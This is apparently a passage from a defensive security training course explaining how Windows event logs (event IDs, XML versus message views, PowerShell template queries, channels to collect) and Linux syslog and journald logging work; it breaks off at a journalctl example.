Windows logs come with several fields of metadata that help the reader understand the importance, source, and meaning of the log. The first is called the log level and it describes the importance of the message—whether it is verbose, informational, warning, error, or critical.<sup>1</sup> Most logs will be informational in nature, but events representing crash conditions or other more important issues may be found by looking for higher level logs.

While some log channels will only have a single source of data, others like the Application channel will have multiple programs writing messages. The source field is how we can tell what program generated a message given message within a channel.<sup>2</sup> The event ID is one of the most important fields for Windows logs.<sup>3</sup> Each channel in Windows has a unique set of defined event IDs that are meant to standardize events and make similar items easier to find. For example, login events are all event ID 4624 in the Security channel while failed logins are all event ID 4625. Note that event IDs are only unique for each event *per channel*, meaning an event ID 1 may exist for every log channel and represent different events in each one, but within a single channel, event ID 1 would always represent the same type of event. Finally, the task category is another metadata field in which individual log sources can define their own numbered categories and text strings that map to them.<sup>4</sup>

[1] <https://docs.microsoft.com/en-us/windows/win32/wes/defining-severity-levels>

[2] <https://docs.microsoft.com/en-us/windows/win32/wes/identifying-the-provider>

[3] <https://docs.microsoft.com/en-us/windows/win32/wes/defining-events>

[4] Ibid.

## Same Log, Different Views

Windows logs are actually XML, but can be rendered differently...

The image displays three side-by-side screenshots of the Windows Event Viewer for Event 4624, Microsoft Windows security auditing. The first screenshot shows the 'General' tab with a human-readable message: 'An account was successfully logged on.' It lists details such as Subject (SYSTEM), Logon Information (Logon Type: 2, Restricted Admin Mode: -), and Impersonation Level (Impersonation). The second screenshot shows the 'Friendly View' tab, which uses XML tags to structure the data, such as <Subject>, <LogonInformation>, and <ImpersonationLevel>. The third screenshot shows the 'XML View' tab, displaying the raw XML data for the event, including fields like <Data Name='SubjectUserSid'>, <Data Name='SubjectUserName'>, and <Data Name='TargetUserName'>.

### Same Log, Different Views

Windows presents 3 different options for how to display logs in the Event Viewer that go from easier to read but less structured, to the full XML-formatted view. The leftmost panel shows the typical view you see when opening Event Viewer and viewing any given message. This view is the most human readable format and is what is often used by analysts to read an event. The interesting thing about this view is that it is not the true way the log is recorded by Windows. If you click the "Details" tab at the top, you are given two other options that see the actual log contents in the true XML form and the data it is constructed from. One option is the "Friendly" view (middle picture) where the XML tags and syntax is hidden, and the third option is the full XML view shown on the right side. To create the text displayed in the General tab, the XML data from the Details view is filled into a text template which then produced what is called the "message" field by Windows and most log agents, and the message field is what is shown on the General tab.

We care about this because when your logs are collected and sent to a centralized collector, you may be sending the XML data, the message view, or both. Whatever choice is selected will drive how the data is parsed and read on the remote side and, therefore, both versions should be understood. While both views contain mostly the same information, it may be easier for people to read the "message" view, and much harder to automatically parse it with a SIEM. SIEMs are great at extracting well formatted data, which the XML view is, but the message view is not. It contains free-text fields with inconsistent tabs and spacing that make parsing information out of it difficult. However, it comes in handy for some events that have multiple generic field names in the XML, which would make it hard to understand without the interpretation. To make your life easy, the fields from the XML view should be sent to the SIEM for ease and dependability of parsing. The message field may or may not be sent, as it is redundant and makes the log much larger but will provide a simple way to interpret the contents of logs for analysts.

[1] <https://docs.microsoft.com/en-us/windows/win32/eventlog/message-text-files>

## Windows Log Sections

### System

```

- System
  - Provider
    [ Name] Microsoft-Windows-Security-Auditing
    [ Guid] {54849625-5478-4994-A5BA-3E3B0328C3}
  EventID 4624
  Version 2
  Level 0
  Task 12544
  Opcode 0
  Keywords 0x8020000000000000
  - TimeCreated
    [ SystemTime] 2018-07-31T19:50:01.937413800Z
  EventRecordID 29811
  - Correlation
    [ ActivityID] {656EA8FF-28DD-0000-55A9-6E65DD28D4}
  - Execution
    [ ProcessID] 788
    [ ThreadID] 828
  Channel Security
  Computer SEC511
  Security
    
```

### EventData / UserData

```

EventData
SubjectUserSid S-1-5-18
SubjectUserName SEC511$
SubjectDomainName BLUE-TEAM
SubjectLogonId 0x3e7
TargetUserSid S-1-5-21-1552841522-3835366585-4197357653-1001
TargetUserName student
TargetDomainName SEC511
TargetLogonId 0x783f4
LogonType 2
LogonProcessName User32
AuthenticationPackageName Negotiate
WorkstationName SEC511
LogonGuid {00000000-0000-0000-0000-000000000000}
TransmittedServices -
LmPackageName -
KeyLength 0
ProcessId 0x344
ProcessName C:\Windows\System32\svchost.exe
IpAddress 127.0.0.1
IpPort 0
ImpersonationLevel %%1833
RestrictedAdminMode -
TargetOutboundUserName -
TargetOutboundDomainName -
    
```

### Windows Log Sections

In the Windows Event Viewer, clicking on the details tab for a message and selecting the friendly view shows the 2 sections each log event is broken into. The system side on the left is a set of data that is common among all Windows logs, and the fields in this section will be present for every event log that is made. On the right side, below the System section in the viewer, we can see the EventData section (sometimes called the UserData section). These fields are defined by the program writing the log and may change for every single event ID and application writing a log. Many of these fields are used to create the "message" view seen in the General tab.

## Windows Log Sections: Raw XML

## System

```
<System>
  <Provider Name="Microsoft-Windows-Security-
Auditing" Guid="{54849625-5478-4994-A5BA-
3E3B0328C30D}" />
  <EventID>4624</EventID>
  <Version>2</Version>
  <Level>0</Level>
  <Task>12544</Task>
  <Opcode>0</Opcode>
  <Keywords>0x8020000000000000</Keywords>
  <TimeCreated SystemTime="2018-12-
12T14:57:36.183166600Z" />
  <EventRecordID>443863</EventRecordID>
  <Correlation />
  <Execution ProcessID="952" ThreadID="10724" />
  <Channel>Security</Channel>
  <Computer>HP1234</Computer>
  <Security />
</System>
```

## EventData / UserData

```
<EventData>
  <Data Name="SubjectUserSid">S-1-5-18</Data>
  <Data Name="SubjectUserName">HP1234$</Data>
  <Data Name="SubjectDomainName">WORKGROUP</Data>
  <Data Name="SubjectLogonId">0x3e7</Data>
  <Data Name="TargetUserSid">S-1-5-21-2910070723-
886281972-8341734648-1001</Data>
  <Data
Name="TargetUserName">email@outlook.com</Data>
  <Data
Name="TargetDomainName">MicrosoftAccount</Data>
  <Data Name="TargetLogonId">0x64a8165</Data>
  <Data Name="LogonType">7</Data>
  <Data Name="LogonProcessName">Negotiat</Data>
  <Data
Name="AuthenticationPackageName">Negotiate</Data>
  <Data Name="WorkstationName">HP1234</Data>
  <Data Name="LogonGuid">{00000000-0000-0000-0000-
000000000000}</Data>
  ...
</EventData>
```

## Windows Event Log Sections: Raw XML

This slide shows the actual XML data as it is truly recorded inside a Windows log. When looking at a log in the general tab in the "message" format filled into a text template, some of these values will be present, others may not be. Whether this data gets rendered in the message view is up to the creator of the log manifest. If you're starting to think Windows logging is complex, you are right, but out of this complexity we get logs that are easier to parse and understand, unlike the wildly formatted Linux logs we will examine in the next module.

## Windows Event Templates

```
PS C:\WINDOWS\system32> $provider.events | Where-Object {$_.id -eq 4624} | fl *
Id           : 4624
Template     : <template xmlns="http://schemas.microsoft.com/win/2004/08/events">
               <data name="SubjectUserSid" inType="win:SID" outType="xs:string"/>
               <data name="SubjectUserName" inType="win:UnicodeString" outType="xs:string"/>
               <data name="SubjectDomainName" inType="win:UnicodeString" outType="xs:string"/>
               <data name="SubjectLogonId" inType="win:HexInt64" outType="win:HexInt64"/>
               <data name="TargetUserSid" inType="win:SID" outType="xs:string"/>
               <data name="TargetUserName" inType="win:UnicodeString" outType="xs:string"/>
               <data name="TargetDomainName" inType="win:UnicodeString" outType="xs:string"/>
               <data name="TargetLogonId" inType="win:HexInt64" outType="win:HexInt64"/>
               <data name="LogonType" inType="win:UInt32" outType="xs:unsignedInt"/>
               <data name="LogonProcessName" inType="win:UnicodeString" outType="xs:string"/>
               <data name="AuthenticationPackageName" inType="win:UnicodeString" outType="xs:string"/>
               <data name="WorkstationName" inType="win:UnicodeString" outType="xs:string"/>
               <data name="LogonGuid" inType="win:GUID" outType="xs:GUID"/>
               <data name="TransmittedServices" inType="win:UnicodeString" outType="xs:string"/>
               <data name="LmPackageName" inType="win:UnicodeString" outType="xs:string"/>
               <data name="KeyLength" inType="win:UInt32" outType="xs:unsignedInt"/>
               <data name="ProcessId" inType="win:Pointer" outType="win:HexInt64"/>
               <data name="ProcessName" inType="win:UnicodeString" outType="xs:string"/>
               <data name="IpAddress" inType="win:UnicodeString" outType="xs:string"/>
               <data name="IpPort" inType="win:UnicodeString" outType="xs:string"/>
               </template>
```

### Windows Event Templates

To dive all the way down to the bottom of how Windows logs are created, we can use PowerShell to query the log events from a provider and dump out the fields that they will write to the XML file and message. The command at the top of the screen shows the template for the 4624 (successful login) event and all the XML fields it will contain.

To investigate this data for any given event ID, the commands below can be used to find the provider name, place it into a variable, then dump the template and description.<sup>1</sup> Note there may be multiple outputs for this command. This is because depending on the event ID, there may be multiple forms of the message that contain different fields. This is another reason you very much do *not* want to try to parse fields out of the message view of a log—they are filled with optional fields that will depend on the template used.

- `Get-WinEvent -ListProvider * | Select name` //This command will list all providers in the system
- `$provider = Get-WinEvent -ListProvider Microsoft-Windows-Security-Auditing` //This commands sets the provider to the Windows Security Log
- `$provider.events | Where-Object {$_.id -eq 4624} | select id,template,description | fl` //This command selects event id 4624 and dumps the ID, Template (pictured above), and the description (shown on the next slide).

[1] <https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/how-to-list-xml-elements-in-eventdata>



## Windows Event Descriptions

Description : An account was successfully logged on.

```
Subject:
  Security ID:          %1
  Account Name:        %2
  Account Domain:      %3
  Logon ID:             %4

Logon Type:                %9

New Logon:
  Security ID:          %5
  Account Name:        %6
  Account Domain:      %7
  Logon ID:             %8
  Logon GUID:          %13
```

```
Process Information:
  Process ID:           %17
  Process Name:         %18

Network Information:
  Workstation Name:     %12
  Source Network Address: %19
  Source Port:          %20

Detailed Authentication Information:
  Logon Process:        %10
  Authentication Package: %11
  Transited Services:   %14
  Package Name (NTLM only): %15
  Key Length:           %16
```

### Windows Event Descriptions

This slide shows the description field portion of the output from the command on the previous slide. Here is where the easy to read "message" view from the General tab in Windows Event Viewer is constructed. The numbers shown in the fields are the data items listed in the template. The %1 for Security ID, for example, will take the first entry from the template on the previous tab and fill it in here. In this case, that field is called "SubjectUserSid" in the XML.

## Putting the Pieces Together

System XML



EventData XML



Instrumentation Manifest Template

```
Description : An account was successfully logged on.

Subject:
Security ID:          %1
Account Name:        %2
Account Domain:      %3
Logon ID:            %4

Logon Type:          %9
```



## Message

```
An account was successfully logged on.

Subject:
Security ID:          SYSTEM
Account Name:        HP1234$
Account Domain:      WORKGROUP
Logon ID:            0x3E7

Logon Information:
Logon Type:          7
Restricted Admin Mode: -
Virtual Account:    No
Elevated Token:     No

Impersonation Level: Impersonation

New Logon:
Security ID:          HP1234\my_username
Account Name:        email@outlook.com
Account Domain:      MicrosoftAccount
Logon ID:            0x64A8198
Linked Logon ID:     0x64A80B6
Network Account Name: -
Network Account Domain: -
Logon GUID:          {00000000-0000-0000-0000-000000000000}

Process Information:
Process ID:          0x3b8
Process Name:        C:\Windows\System32\lsass.exe
```

### Putting the Pieces Together

Now that we've seen the System/EventData XML fields and the template and message source, we can see how adding the source data in XML from each log plus the description from the manifest will produce the messages we see on the General tab in Windows Event viewer. The point of reviewing this is to make clear that while the "message" format of the log may be easy to read, you should understand where it comes from and that it is *not* meant for automated parsing by your SIEM. For extraction of the data, it is much better to use the structure XML source or a log agent that converts it to another format like JSON in a reliable way. Trying to write a regular expression to parse the fields out of the message format of the log will be an exercise in frustration due to the conditional nature and unstructured format, and, in doing so, lead to sub-par parsing with missed fields.


## Channels of Interest

### Commonly collected:

- Application
- Security
- System

### Less commonly collected, but *very* useful:

- PowerShell/Operational
- Security-Mitigations/(Kernel & User Mode), EMET
- AppLocker/(EXE and DLL, MSI and Script, ...)
- Windows Defender/Operational
- Windows Firewall with Advanced Security/Firewall



## Channels of Interest

When considering which log channels to pick up, many organizations' first instinct is to go for the Security log, and potentially throw in the System and Application log as well. They're right in that the Security log is the most important and that the others are very useful, too, but there are *many* more useful channels beyond that. To fill in the full endpoint security picture, there are a handful of other log channels that should be considered:

- PowerShell/Operational: The PowerShell operational logs, although large and intimidating, are one of the most important logs to collect. Many advanced attacks stick to strictly PowerShell-based, in-memory-only code that will be impossible to detect with the traditional security channels only. Unfortunately, many organizations do not even have these logs turned on. For advice on how to set up PowerShell logging, consult the FireEye article, "Greater Visibility Through PowerShell Logging."<sup>1</sup>
- Security-Mitigations/Kernel mode and User Mode: This is where Attack Surface Reduction, Controlled Folder Access, Exploit Protection and Network Protection events are recorded by Exploit Guard (EMET logs to the application channel). Having EMET and Exploit Guard in place is a great accomplishment that will most certainly help prevent exploitation. But don't forget that prevention should also act as a detection, alerting the SOC of attempted exploit on top of stopping it. EMET, by nature, will log to the Application event log channel. Unfortunately, this log can be very noisy, so a solid filtering policy will likely need to be put in place to gather value here.<sup>2</sup>
- AppLocker/(multiple): This log channel records AppLocker (whitelist violations), and consists of multiple channels for EXE and DLL, MSI and Script, and Packaged app alerts. Each provides specific information about applications that ran afoul of, or passed checks against the whitelist. Again, having a whitelist solution is great, but don't let those preventions go by without alerting the team to the attempted attack.<sup>3</sup>
- Windows Defender/Operational: This is the channel the built-in Windows Defender antivirus logs to. If you don't have centralized management through Windows Defender ATP, you may need this information to know what viruses have been detected.<sup>4</sup>

- Windows Firewall with Advanced Security/Firewall: This log channel records when changes are made to the Windows Firewall. These are also recorded in the Security log if the advanced auditing policy for "Audit MPSSVC Rule-Level Policy Change" events is enabled. It is also a noisy channel that will likely need filtering for events of interest.<sup>5</sup>
- Sysmon/Operational: If you have Sysmon installed, it should be a no-brainer to collect this log channel where all events are recorded.<sup>6</sup>

[1] [https://www.fireeye.com/blog/threat-research/2016/02/greater\\_visibility.html](https://www.fireeye.com/blog/threat-research/2016/02/greater_visibility.html)

[2] <https://docs.microsoft.com/en-us/windows/security/threat-protection/microsoft-defender-atp/event-views>

[3] <https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-application-control/aplocker/using-event-viewer-with-aplocker>

[4] <https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-antivirus/troubleshoot-windows-defender-antivirus>

[5] <https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/audit-mpssvc-rule-level-policy-change>

[6] <https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon>

Licensed To: David Owerbach <0mamaloney0@gmail.com> April 28, 2020

## How Windows Logging Works Summary

Why we care about all this...

- More than App/Sec/Sys channels required for a complete picture
  - Additional logging will create data in other channels
  - Custom logs can be written to any custom channel
- Auditing policy determines logs written
- Event ID, Source, Level, standardize logs
- XML fields vs. message format: Which do you use/see?
- Understand your setup or you may miss info!



### How Windows Logging Works Summary

Obviously, Windows logging is a complex issue. Since it is so different from its Linux counterparts, the idea of this module was to ensure you understand at a deeper level how Windows logging operates. Why do we want to go so deep on understanding Windows logs? Because without the ability to read their contents, know where it comes from, and understand the collection and filtering possibilities, identifying a breach becomes much more difficult. Additionally, if you aren't picking up the log channels required to detect modern attacks, you have handicapped yourself from the start; therefore, auditing policies and which channels are being collected are worth revisiting to be sure you've made the right choices.

In summary, here are the questions you should be able to answer about your Windows log collection to ensure you have a firm understanding of your collection strategy and what logs will be available to you.

- What is your Windows Auditing policy, and do you have any third-party programs generating additional information?
- What about scripts or programs that write their own logs outside of the Windows event collection system?
- What log channels and additional sources of data are you picking up?
- In your SIEM, do you see the XML fields, the General tab "message" version of the log, or both? Does your SIEM properly parse all the fields?

Although we will come back to Windows log collection and parsing in a later module, these questions form the important first steps for understanding what you see in your SIEM.

## Course Roadmap

- Day 1: Blue Team Tools and Operations
- Day 2: Understanding Your Network
- **Day 3: Understanding Endpoints, Logs, and Files**
- Day 4: Triage and Analysis
- Day 5: Continuous Improvement, Analytics, and Automation

### Understanding Endpoints, Logs, and Files

1. Endpoint Attack Tactics
2. Endpoint Defense In Depth
3. How Windows Logging Works
4. **How Linux Logging Works**
5. Interpreting Important Events
6. Exercise 3.1: Interpreting Windows Logs
7. Log Collection, Parsing, and Normalization
8. Exercise 3.2: Log Enrichment and Visualization
9. File Contents and Identification
10. Identifying and Handling Suspicious Files
11. Day 3 Summary
12. Exercise 3.3: Malicious File Identification

This page intentionally left blank.

## Linux Logging

Linux logging is very different than Windows logging:

- OS written logs are in **syslog** format
- Traditionally used **plaintext** files for logging instead of channels
  - **journald** system service replaces plain text files on some systems with a more structured binary format, similar to Windows
- Event IDs are not used – no standardization
- Categorized by a **facility** and **severity**
- **Format varies** per message
- Can be sent over UDP, TCP, and optionally encrypted

### Linux Logging

At first glance, Linux logging's simplicity is a breath of fresh air compared to the complex format of Windows logs. Yet while it is true that Linux logging is certainly easier to understand, extracting meaning from those logs can end up being *more* difficult due to the same characteristics that make it simple.

Logs written by the operating system in Linux are written in syslog format. This means they're conceptually easy—they have a predetermined header that lists the time, host, and application that wrote the log, followed by an arbitrary message. The syslog daemon that collects them then, puts them into either a set of plaintext log files or, alternatively, into the systemd journal, depending on the source and severity of each log. Instead of a source, channel, or task, however, Linux logs merely have what is called a facility (where the log came from) and a severity (importance of the message) that maps to a predetermined set of text files. The log daemon will reach each message and, based upon this metadata and the configuration of the daemon, messages will be split into separate files, typically placed in the `/var/log` folder or sent across the network in the format they were recorded. The downside of this strategy is that since the message content is not structured or even labeled with an event ID, logs are inherently more difficult to parse and performing automatic field extraction often relies on a complex set of regular expressions.

Note that for simplicity's sake, we'll refer to this as Linux logging, but the concepts and software apply broadly across all Unix-like operating systems.

## Syslog Disambiguation

Syslog is an overloaded term: "***syslog format logs are picked up by a syslog daemon and sent to the SIEM via syslog protocol***"

1. Syslog **format**

- How the actual log text should be formatted

2. Syslog **daemon** – Rsyslog, syslog-ng, syslogd, etc.

- Program that facilitates writing text files / forwarding logs

3. Syslog **network protocol**

- Network traffic – traditionally used UDP port 514

### Syslog Disambiguation

One of the things that can be confusing about syslog is the fact that the term is used to refer to multiple things.

First, syslog is a log format specifying the header contents that need to be prepended to a log message. Second, syslog daemons are used to collect messages from the applications running on a system—common options are rsyslog and syslog-ng. Finally, syslog messages being sent over a network have a specific format, protocol, and default port that is used to ensure the receiver of the message can receive and interpret the message without any loss of information. Let's take a closer look at each of these.



## Syslog Log Format

Longtime standard format for logging in \*nix

- Format:
  - <time> <hostname> <log source> [<PID>]: <message>
  - **Example: Dec 11 16:41:40 ubuntu dhclient[64507]:**  
DHCPACK of 192.168.42.147 from 192.168.42.254
- Standard specifies the **header content only**
- Parsing is often painful
  - Free text is human readable, but means regex for parsing
  - Message *may* be in structured format – CSV, KV, JSON

### Syslog Log Format

Since its invention in 1980s, syslog has been the standard format for logs written by the operating system in a \*nix environment. The format is simplistic and mainly consists of a standardized easy to understand header with an arbitrary message text that follows. The syslog header consists of a timestamp followed by the name of the system that the log is from, the source of the program that wrote that log, and optionally the process ID that wrote the log in square brackets, followed by a colon.<sup>1</sup> Anything that follows the colon is not of concern to the syslog standard and is up to the program creating the log. The slide above has a sample syslog message that shows it was captured on December 11 (note the year is not included) at 16:41:40 from a system named ubuntu, and the log was generated by dhclient, which had a process ID of 64507.

One important thing to recognize about the syslog format is that due to lack of log content definition, parsing and searching a large number of syslog messages may be difficult. If you collect a mass amount of syslog messages, it is likely you will be reliant upon regular expressions to search and extract meaning from the logs. *Sometimes* the message content will be in a structured format such as key value pairs, comma-separated values, or JSON. When this is the case, messages can be more easily automatically extracted with a SIEM in an automated fashion, logs that structure themselves are much preferred or free-form text such as in the example above.

The syslog format itself is defined in two separate standards<sup>1 2</sup>. The first, RFC 3164, is the older BSD style syslog RFC. Although it is technically obsoleted for the newer RFC 5424, most of the syslog we see today is still compatible with what is defined in this RFC. RFC 5424 further defined syslog in a way that made all RFC 3164 syslog still compatible but separated the transport protocol definition into different RFCs, as we'll discuss on the next slide, and made provisions for more structured and detailed information in the syslog header.

Implementations that take advantage of this newer header format are still extremely rare, and thus the discussion of syslog in the section will stick to the traditional RFC 3164-style syslog format.

[1] <https://tools.ietf.org/html/rfc3164> – The BSD syslog protocol

[2] <https://tools.ietf.org/html/rfc5424> – The Syslog Protocol

## Syslog Network Protocol

Syslog as a protocol follows a few conventions:

- Sent **unencrypted over UDP port 514** by default
  - **UDP has 1K size limit** (although this may be violated)
  - **TCP has 4K size limit**
  - If using TCP, can also use **TLS encryption**

No.	Time	Source	Destination	Protocol	Info
95	326.91...	127.0.0.1	127.0.0.1	Syslog	AUTHPRIV.INFO: Dec 11 17:29:37 ubuntu su[73419]: pam_unix(su:session)
97	326.91...	127.0.0.1	127.0.0.1	Syslog	AUTHPRIV.INFO: Dec 11 17:29:37 ubuntu sudo: pam_unix(sudo:session): s

▶	Frame 87: 110 bytes on wire (880 bits), 110 bytes captured (880 bits) on interface 0				
▶	Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: 00:00:00_00:00:00 (00:00:00:00:00:00)				
▶	Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1				
▶	User Datagram Protocol, Src Port: 49095, Dst Port: 514				
▼	Syslog message: AUTHPRIV.INFO: Dec 11 17:29:35 ubuntu su[73419]: Successful su for root by root				
	0101 0... = Facility: AUTHPRIV - security/authorization messages (private) (10)				
	... .110 = Level: INFO - informational (6)				
	Message: Dec 11 17:29:35 ubuntu su[73419]: Successful su for root by root				

### Syslog Network Protocol

A system can, and often will, utilize the syslog daemon program to forward all messages that are recorded over the network to a receiving log collector. In order to do this in a standardized way, there are multiple other RFCs defined beyond RFC 5424, which merely defined the message format. The following RFCs are concerned with how those messages are then sent over the network to a receiving system.

- RFC 3195: Transporting syslog over TCP
- RFC 5425: Transport Layer Security (TLS) Transport Mapping for Syslog
- RFC 5426: Transmission of Syslog Messages over UDP
- RFC 5484: Signed syslog messages
- RFC 6012: Syslog over Datagram TLS protocol (encrypted UDP)

The most common method and the default for most setups is sending messages over UDP port 514 in an unencrypted fashion. Logs have a 1K theoretical size limit when sent over UDP and a 4K limit when sent over TCP according to the older syslog standards. Newer log agents may or may not respect this suggested limit from the old RFC 3164 when sending messages, and if they do follow it, long messages may be truncated. The bottom screenshot shows typical UDP port 514 syslog as captured by Wireshark. Notice that it can recognize the protocol, facility, and severity of each message, and shows the content in the preview panel as well.

## Syslog Daemons

### Syslogd

- The original syslog project from 1980

### Syslog-ng

- Released in 1998 to improve syslogd
- Easier to read config for filtering, free/premium edition

syslog-ng



### Rsyslog

- Created in 2004 as alternative to syslog-ng
- Syslogd config, Linux version is free, Windows agent available

Both syslog-ng and rsyslog support **many output formats!**

### Syslog Daemons

When it comes to the actual software used as a syslog daemon, there are 3 typical options. The first is the original software project used for managing syslog messages—syslogd. It was created in 1980 and continues to be developed and used as the logging daemon on some Unix-like distributions. To improve syslogd, syslog-ng was introduced in 1998, followed by rsyslog in 2004, which was created as an alternative to syslog-ng.

At this point, both syslog-ng and rsyslog are outstanding log daemons capable of taking in, writing, and outputting logs across the network with highly granular filtering, multiple transport protocols, and format conversion. In addition, they support multiple output formats such as sending logs directly to a log broker such as RabbitMQ or Kafka and can output directly to some databases as well, such as MySQL, MongoDB, Elasticsearch, or even Hadoop hdfs. Syslog-ng, which was made by Balabit, has recently been acquired by the company One Identity and offers an open source as well as a premium edition of their agent. Rsyslog also has a Windows agent which offers basic, professional, and enterprise versions that can be used as a third-party collection tool.

## Logging Facility and Severity Levels

Facility		Severity	
kern	0 kernel messages	emerg	0 emergency; system is unusable
user	1 user-level messages	alert	1 action must be taken immediately
mail	2 mail system messages	crit	2 critical condition
daemon	3 system daemons' messages	err	3 error condition
auth	4 authorization messages	warning	4 warning condition
syslog	5 messages generated internally by syslogd	notice	5 normal but significant condition
lpr	6 line printer subsystem messages	info	6 informational message
news	7 network news subsystem messages	debug	7 debug-level messages
uucp	8 UUCP subsystem messages		
cron	9 clock daemon messages		
authpriv	10 security/authorization messages		
ftp	11 ftp daemon messages		
ntp	12 NTP subsystem messages		
audit	13 audit messages		
console	14 console messages		
cron2	15 clock daemon messages		
local0	16		
...	...		
local7	23		

**Priority = Facility \* 8 + Severity**

<0> = kernel.emergency

<38> = auth.info

<191> = local7.debug

### Logging Facility and Severity Levels


RFC 5427 specifies "Textual Conventions for Syslog Management" which includes the numbering for the facility and severity of a syslog format message.<sup>1</sup> The severity is the importance of the message and varies from debug to Emergency. The facility was intended to be which Linux *system* created the message (notice this is *not* the program). Many services are not represented in this system such as an HTTP server, for example. In these cases, a different facility may be picked such as local0-local7 or even one of the already designated facilities. In this case, the receiving end must simply be told how to interpret messages coming from a mismatched log facility. This is common practice so the priority should not necessarily be taken as literal truth in many cases.

On the local machine, the syslog daemon will use the daemon configuration file to map combinations of facilities and severities to route logs to a specific log file. You could, for example, make a policy that says all kernel messages, regardless of severity, go to /var/log/kern.log, and that all auth messages go to /var/log/auth.log except auth debug messages, which go to /var/log/auth.debug.log. By default, the mappings for rsyslog are in /etc/rsyslog.d/50-default.conf if you are interested in seeing the setup detail. This is the same file that, when an IP address is listed instead of a file, will cause the message to be sent over the network.

When syslog messages are sent over a network, the remote endpoint needs a way to know the original values for facility and severity. Since these values are not actually written in the syslog message, a different field called the "priority" was created that is only seen in syslog transmitted over the wire. How it works is the facility and severity are encoded in text at the beginning of the syslog header message within angle brackets as shown above in the priority section. The priority is a calculated value made of the Facility level number \* 8 + the Severity. In general, the lower the number in the priority field, the more important a message will be. As shown, a priority of 0 would be a kernel emergency message while the highest possible priority, <191> would indicate a local7 system debug level message.

[1] <https://tools.ietf.org/html/rfc5427>

### Traditional Linux Log Path



### Traditional Linux Log Path

Here is the path taken for logs using the operating system facility in Linux. The messages are sent from individual applications to the syslog daemon (which may be something like syslog-ng or rsyslog). The syslog daemon then takes the message and, using the included facility and severity metadata, will split it into one of several text files typically stored in `/var/log`. Each message will be written with the standard syslog header in front indicating the time, host, and program (and possibly more) that created the message. These are plaintext files that can be easily read by any application. In addition, the daemon may also send a copy of the same data over the network to any log aggregators specified in the configuration.

## Common Linux Log Files to Collect

`/var/log/auth.log` or `/var/log/secure`

- Authentication attempts collected here
- Sorted by process (`sshd`, `sudo`, `su`, ...)

`/var/log/syslog` or `/var/log/messages`

- Generic system activity, first place to check for most things
- Similar to Windows System log

`/var/log/audit/kern.log` – Kernel logs (noisy)

`/var/log/audit/audit.log` – Auditd logs

`/var/log/audit/ufw.log` – Firewall logs

`/var/log/apache2` (or `httpd`) / `access.log` – Apache logs

`/var/log/httpd/mysqld.log` – MySQL logs

## Common Linux Log Files to Collect

Here are some of the most commonly collected log files on typical Linux systems. It's more difficult to make an exact list here since each distribution does logging a bit different, so it's worth reviewing the practices for the one that you use.<sup>1,2</sup>

### System Logs

- `Auth.log` (Ubuntu) / `secure` (Red Hat): These files hold authentication attempts for the system.
- `Syslog`(Ubuntu) / `messages` (Red Hat): This is the general system log and the default location for many messages. It is most similar in content to the System log channel in Windows.
- `Kern.log`: If you are interested in kernel messages, they can be found in this dedicated file. The security value of this log is often low due to the high volume of uninteresting events.

### Application Logs

- `audit.log`: Auditd logs for any rules that are active.
- `ufw.log`: If UFW is used for the firewall, most distributions will put logs here.
- `access.log`: The upper level folder will be named differently depending on if you have Debian-based or Red Hat-based distributions, but the `access.log` will record all interactions with the apache webserver.
- `mysqld.log`: To log interactions with MySQL, this log can be collected

[1] <https://help.ubuntu.com/community/LinuxLogFiles>

[2] [https://access.redhat.com/documentation/en-us/red\\_hat\\_enterprise\\_linux/5/html/deployment\\_guide/ch-logfiles](https://access.redhat.com/documentation/en-us/red_hat_enterprise_linux/5/html/deployment_guide/ch-logfiles)

## Systemd Journal

A newer method of Linux logging to fix syslog pains:

- `systemd-journald` is a system service that collects log data
  - Stores information in `/var/log/journal/[machineid]/`
  - Uses a structured binary format, similar to Windows EVTX
- Log contents are primarily text, but can contain binary data
- Allow structured format and custom fields, unlike normal syslog
- View using `journalctl` command, specify “unit” with `-u`

```
$ journalctl -u suricata
-- Logs begin at Sun 2018-06-03 11:39:37 PDT, end at Sun 2019-12-01 08:42:44 PST. --
